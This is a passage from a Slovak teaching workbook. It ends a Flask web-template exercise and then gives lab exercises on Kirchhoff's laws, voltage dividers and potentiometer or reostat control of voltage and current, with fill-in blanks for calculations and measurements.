
V súbore definujte ľubovoľné HTML tagy, napríklad:

```
<html>
<body>
<h1>Hello from a template!</h1>
</body>
</html>
```


Po uložení zmien v html súbore editujte skript `app.py` na nasledujúce parametre:

```
from flask import Flask, render_template
@app.route('/')
```

```
def index():  
    return render_template('index.html')
```

Následne stačí znova spustiť príkaz: **python3 app.py**.

Znova načítajte URL adresu vo svojom webovom prehliadači (<http://127.0.0.1:5000/>) a zobrazí sa Vaša nová šablóna HTML.



Hello from a template!

Prezentácia

- Zdieľajte so spolužiakmi navzájom Vaše URL adresy. Zhodnoťte kvalitu, relevantnosť a úroveň výstupu, ktorý publikujú Vaši spolužiaci.

Otázky a úlohy na zamyslenie

- 1) Akým spôsobom by bolo možné editovať štýly definovaného súboru index.html?
- 2) Akým spôsobom je možné predávať používateľské parametre skriptom?

Odporúčané zdroje

[1] Flask tutorial - <https://www.tutorialspoint.com/flask/>

[2] Flask Tutorial Step by Step - <https://www.udemy.com/python-flask-tutorial-step-by-step/>

CVIČENIE S13-CV1: Kirchhoffové zákony

Kľúčové slová

Kirchhoffov zákon, uzlové prúdy, napäťové slučky

Výstup cvičenia

Overenie platnosti Kirchhoffových zákonov matematicky a empiricky - meraním. Schopnosť navrhnuť obvod tak, aby výstupné parametre napätí a prúdov v jednotlivých častiach obvodu mali požadované hodnoty.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- Aplikovať prvý a druhý Kirchhoffov zákon.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- rezistory 3k3, 4k7, 6k8,
- napäťový zdroj 12V,
- ampérmeter,
- voltmeter,
- prepojovacie vodiče,
- kontaktné pole.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- Ohmov zákon,
- Napätie, prúd, odpor.

Odporúčany priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept fungovania a výpočtu 1. Kirchhoffového zákona.
- 3) Študentom vysvetlite základný koncept fungovania a výpočtu 2. Kirchhoffového zákona.
- 4) V spolupráci so študentmi prepočítajte nižšie uvedené cvičenia.

Teoretický úvod



POZNÁMKA!

Vysvetlenie konceptov a elektrotechnických pojmov je uvedené v kapitolách 4.1 – 4.2. Ďalšie doplňujúce informácie získate na odkazoch uvedených na konci cvičenia.

Realizácia cvičenia

Úloha 1

Overte platnosť 1. Kirchhoffovho zákona, ktorý hovorí, že súčet prúdov do uzla vtekajúcich a vytekajúcich sa rovná nule ($I_1 + I_2 + I_3 + \dots + I_n = 0$).

Vzťah pre Váš uzol má tvar: $I - I_1 - I_2 - I_3 = 0$. Znamienko "-" znamená, že prúd z uzla vyteká, znamienko "+" znamená, že prúd do uzla vteká. Vzorec by sme tiež mohli upraviť do tvaru: $I = I_1 + I_2 + I_3$.




Schéma zapojenia pre meranie 1.


Výpočet prúdov I , I_1 , I_2 , I_3 :

$I_1 = \dots\dots\dots$

$I_2 = \dots\dots\dots$

$I_3 = \dots\dots\dots$

$I = I_1 + I_2 + I_3 = \dots\dots\dots$



$I = \dots\dots\dots \text{ mA}$

$I_1 = \dots\dots\dots \text{ mA}$

$I_2 = \dots\dots\dots \text{ mA}$

$I_3 = \dots\dots\dots \text{ mA}$

Meranie prúdu I na stavebnici.

Sčítanie nameraných prúdov, overenie platnosti 1.K.Z. :

Predpoklad: $I_1 + I_2 + I_3 = I$

Výpočet: $I_1 + I_2 + I_3 = \dots\dots\dots$

Porovnanie vypočítaných a nameraných hodnôt.

Úloha 2

Overte platnosť 2. Kirchhoffovho zákona, ktorý hovorí, že súčet napätí v uzavretej slučke je rovný nule ($U_1 + U_2 + U_3 + \dots + U_n = 0$).




Schéma zapojenia pre meranie 2.

Podľa 2. Kirchhoffovho zákona pre Vašu slučku platí: $U_{R1} + U_{R2} + U_{R3} - U = 0$. Znamienko "-" vo vzťahu znamená, že dané napätie je orientované proti zvolenému smeru slučky, znamienko "+" znamená, že orientácia napätia je zhodná so smerom slučky. Vzťah je možné upraviť do tvaru: $U = U_{R1} + U_{R2} + U_{R3}$.


Výpočet napätí U_{R1} , U_{R2} , U_{R3} :

$I = \dots\dots\dots$


$U_{R1} = \dots\dots\dots$

$U_{R2} = \dots\dots\dots$


$U_{R3} = \dots\dots\dots$



$U_{R1} = \dots\dots\dots \text{ V}$



$U_{R2} = \dots\dots\dots \text{ V}$



$U_{R3} = \dots\dots\dots \text{ V}$

Meranie napätí na stavebnici.

Spočítanie nameraných úbytkov napätí, overenie platnosti 2.K.Z. :

Predpoklad: $U_{R1} + U_{R2} + U_{R3} = U = 12\text{V}$

Výpočet: $U_{R1} + U_{R2} + U_{R3} =$

Porovnanie vypočítaných a nameraných hodnôt.

Otázky a úlohy na zamyslenie

- 1) Ako ovplyvňuje obvod polarita zapojeného zdroja?

Odporúčané zdroje

[1] Kirchhoffove zákony - https://sk.wikipedia.org/wiki/Kirchhoffove_z%C3%A1kony

[2] Fyzika : Kirchhoffove zákony -

http://kf-lin.elf.stuba.sk/~ballo/STU_online/Fyzika%20II/9%20kapitola/elPrud1-5.htm

CVIČENIE S14-CV1: Delič napätia

Kľúčové slová

delič napätia, meranie napätia

Výstup cvičenia

Schopnosť samostatného merania napätia v rôznych častiach jednoduchého elektronického obvodu. Osvojenie základných diagnostických prístupov.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- ako merať napätie v obvode,
- osvojíte si základné diagnostické prístupy pri riešení problémov,
- spoznáte rozdiel ako vplýva sériové a paralelné zapojenie na napätie v jednotlivých častiach obvodu.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- rezistory 1k, 3k3, 4k7, 10k,
- napäťový zdroj 12V,
- prepojovacie vodiče,
- voltmeter.

Prerekvizity znalostí

Nie sú vyžadované žiadne špeciálne znalosti.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept deliča napätia.
- 1) Študenti budú pracovať samostatne, vytvárať delič napätia a merať napätie v jednotlivých častiach obvodu.

Teoretický úvod



POZNÁMKA!


Podrobnosti o deliči napätia, aktívnych a pasívnych súčiastkach nájdete v kapitolách 4.3 a 4.4..
Doplňujúce informácie získate aj na odkazoch uvedených na konci cvičenia.

Realizácia cvičenia

Úloha 1:

Aké bude výstupné napätie U_2 , ak je delič napätia nezaťažený a aké bude po zaťažení deliča rezistorom $R_3 = 3k\Omega$? Vypočítajte, zapojte a odmerajte na stavebnici.

Nezaťažený delič napätia, výpočet U_2 :



Základná schéma zapojenia deliča napätia.

Zaťažený delič napätia, výpočet U_2 :




Schéma pre zaťažený delič napätia.

Nezaťažený delič napätia, meranie U_2 na stavebnici:




Schéma pre nezatážený delič napätia.

Zatážený delič napätia, meranie U_2 na stavebnici:




Schéma pre meranie napätia na zatáženom deliči napätia.

Úloha 2

V akom rozsahu sa bude meniť napätie U_2 , ak sa bude bežec potenciometra pohybovať z jednej krajnej polohy do druhej? Vypočítajte, zapojte a odmerajte na stavebnici.





Schéma zapojenia pre meranie s potenciometrom


Bežec potenciometra je v prvej krajnej polohe, je pripojený na zem napájacieho zdroja, určte:

U_{2MIN} :



Potenciometer v prvej krajnej polohe

Bežec potenciometra je v druhej krajnej polohe. Rezistor R_1 a odpor dráhy potenciometra R_2 tvoria delič napätia. Vypočítajte: U_{2MAX} :



Potenciometer v druhej krajnej polohe

Zapojte na stavebnici obvod podľa obrázka. Otáčajte bežcom potenciometra z jednej krajnej polohy do druhej. Odmerajte maximálne a minimálne napätie U_2 .

U_{2MIN} =

U_{2MAX} =




Schéma merania s potenciometrom

Otázky a úlohy na zamyslenie

1. Má nejaký vplyv na obvod zmena polarity napájacieho zdroja?
2. Aký má vplyv na napätie skratovanie jedného z niekoľkých pripojených rezistorov?

Odporúčané zdroje

[1] Voltage divider - https://en.wikipedia.org/wiki/Voltage_divider

CVIČENIE S15-CV1: Ovládanie výstupného napätia

Kľúčové slová

napätie, prúd, skrat, rozpojený obvod, paralelné zapojenie, sériové zapojenie

Výstup cvičenia

Schopnosť samostatného merania napätia a prúdu v rôznych častiach jednoduchého elektronického obvodu. Základné diagnostické prístupy.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- ako merať napätie a prúd v obvode,
- osvojíte si základné diagnostické prístupy pri riešení problémov,
- spoznáte rozdiel, ako vplýva sériové a paralelné zapojenie na napätie v jednotlivých častiach obvodu.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- rezistory 1k, 3k3, 10k, 22k,
- napäťový zdroj 12V,
- prepojovacie vodiče,
- voltmeter,
- ampérmeter.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- ohmov zákon,
- základy merania prúdu a napätia v elektronických obvodoch.

Odporúčany priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetliť základný koncept paralelného a sériového zapojenia rezistorov.
- 3) Študenti budú pracovať samostatne, vytvárať zapojenia podľa predložených schém a merať napätie a prúd v jednotlivých častiach obvodu.

Teoretický úvod

Jednou z veľmi často používaných pasívnych súčiastok sú potenciometer a reostat. Zjednodušene povedané ide o rezistor, ktorého odpor dokážeme manuálne regulovať. V praxi su tieto súčiastky používané v zariadeniach, kde je potrebné regulovať úroveň napätia, alebo prúdu. V tomto cvičení si overíme teoretický koncept fungovania reostatu.




POZNÁMKA!

Podrobnosti o deliči napätia, aktívnych a pasívnych súčiastkach nájdete v kapitolách 4.3 a 4.4, alebo na konci cvičenia pod uvedenými odkazmi.

Realizácia cvičenia


Úloha

V akom rozsahu sa bude meniť prúd tečúci obvodom, ak sa bežec potenciometra (zapojeného ako reostat) bude pohybovať z jednej krajnej polohy do druhej? Vypočítajte, zapojte a odmerajte na stavebnici.



Základná schéma zapojenia


Bežec reostatu je v prvej krajnej polohe, prúd preteká celou odporovou dráhou reostatu. Vypočítajte I_{MIN} :



Bežec reostatu v prvej polohe

Bežec reostatu je v druhej krajnej polohe, prúd obchádza odporovú dráhu reostatu ($R_2=0$).

Vypočítajte I_{MAX} :



Bežec reostatu v druhej polohe

Zapojte na stavebnici obvod podľa obrázka. Otáčajte bežcom reostatu z jednej krajnej polohy do druhej. Odmerajte maximálny a minimálny prúd tečúci obvodom:

I_{MIN} =

I_{MAX} =





Schéma zapojenia pre meranie prúdu


Úloha 2

Zapojte obvod, ktorý bude stlačenie tlačidla transformovať na určitú hodnotu napätia. Aké napätie bude na výstupe, ak nie je stlačené žiadne tlačidlo? Aké bude po stlačení tlačidla S1, aké napätie na výstupe bude po stlačení tlačidla S2 a aké napätie bude na výstupe, ak budú tlačidlá S1 a S2 stlačené súčasne? Vypočítajte, zapojte na stavebnici a odmerajte.



Základná schema zapojenia


Pomerajte výstupné napätie U_2 , ak nie je stlačené žiadne tlačidlo. $U_2 = \dots\dots\dots$



Náhradná schéma pre odpojené tlačidlá

Pomerajte výstupné napätie U_2 , ak je stlačené tlačidlo S_1 . Vypočítajte výstupné napätie U_2 :


.....



Náhradná schéma pre zapojené tlačidlo S_1


Pomerajte výstupné napätie U_2 , ak je stlačené tlačidlo S_2 . Vypočítajte výstupné napätie U_2 :

.....



Náhradná schéma pre zapojené tlačidlo S_2

Pomeraťte výstupné napätie U_2 , ak sú súčasne sú stlačené tlačidlá S_1 a S_2 . Vypočítajte výstupné napätie U_2 :



Náhradná schéma pre zapojené tlačidlo S_1 a S_2

Zapojte obvod na stavebnici. Odmerajte výstupné napätie U_2 :

S_1 a S_2 nie sú stlačené: $U_2 = \dots\dots\dots$ V

Je stlačené tlačidlo S_1 : $U_2 = \dots\dots\dots$ V

Je stlačené tlačidlo S_2 : $U_2 = \dots\dots\dots$ V

Súčasne sú stlačené tlačidlá S_1 a S_2 : $U_2 = \dots\dots\dots$ V




Schéma merania

Úloha 3

Aké napätie U_2 získame na výstupe obvodu, ak bude prepínač P v polohe 1 a aké napätie bude na výstupe v prípade, že prepínač prepneme do polohy 2? Vypočítajte, zapojte na stavebnici a odmerajte.




Schéma zapojenia

Úloha 4

Určte hodnoty odporov rezistorov R_1 a R_3 tak, aby bolo možné nastavovať výstupné napätie U_2 v rozsahu od 1V do 11V. Zapojte na stavebnici a overte funkčnosť meraním.

